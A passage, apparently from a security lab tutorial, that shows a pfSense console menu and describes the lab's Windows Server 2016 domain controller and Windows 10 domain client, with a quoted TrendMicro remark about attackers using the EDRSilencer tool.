
```
0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell
```

```
Enter an option: █
```


The next system you have to know in this lab is the domain controller. Our domain controller is Windows Server 2016. It controls domain LookReckAH.org and the name of the computer is WIN.23DPBRV38HQ. Its IP address is 192.168.110.7.

“Use of EDRSilencer highlights the ongoing trend of threat actors seeking more effective tools for their attacks, especially those designed to disable antivirus and EDR solutions.” -TrendMicro researchers.






Next system in the lab is a client connected to the Domain Controller. This system known as Domain Client or computer is a Windows 10 machine with computer name "Desktop-1". It is a member of the domain LookREckAH.org.



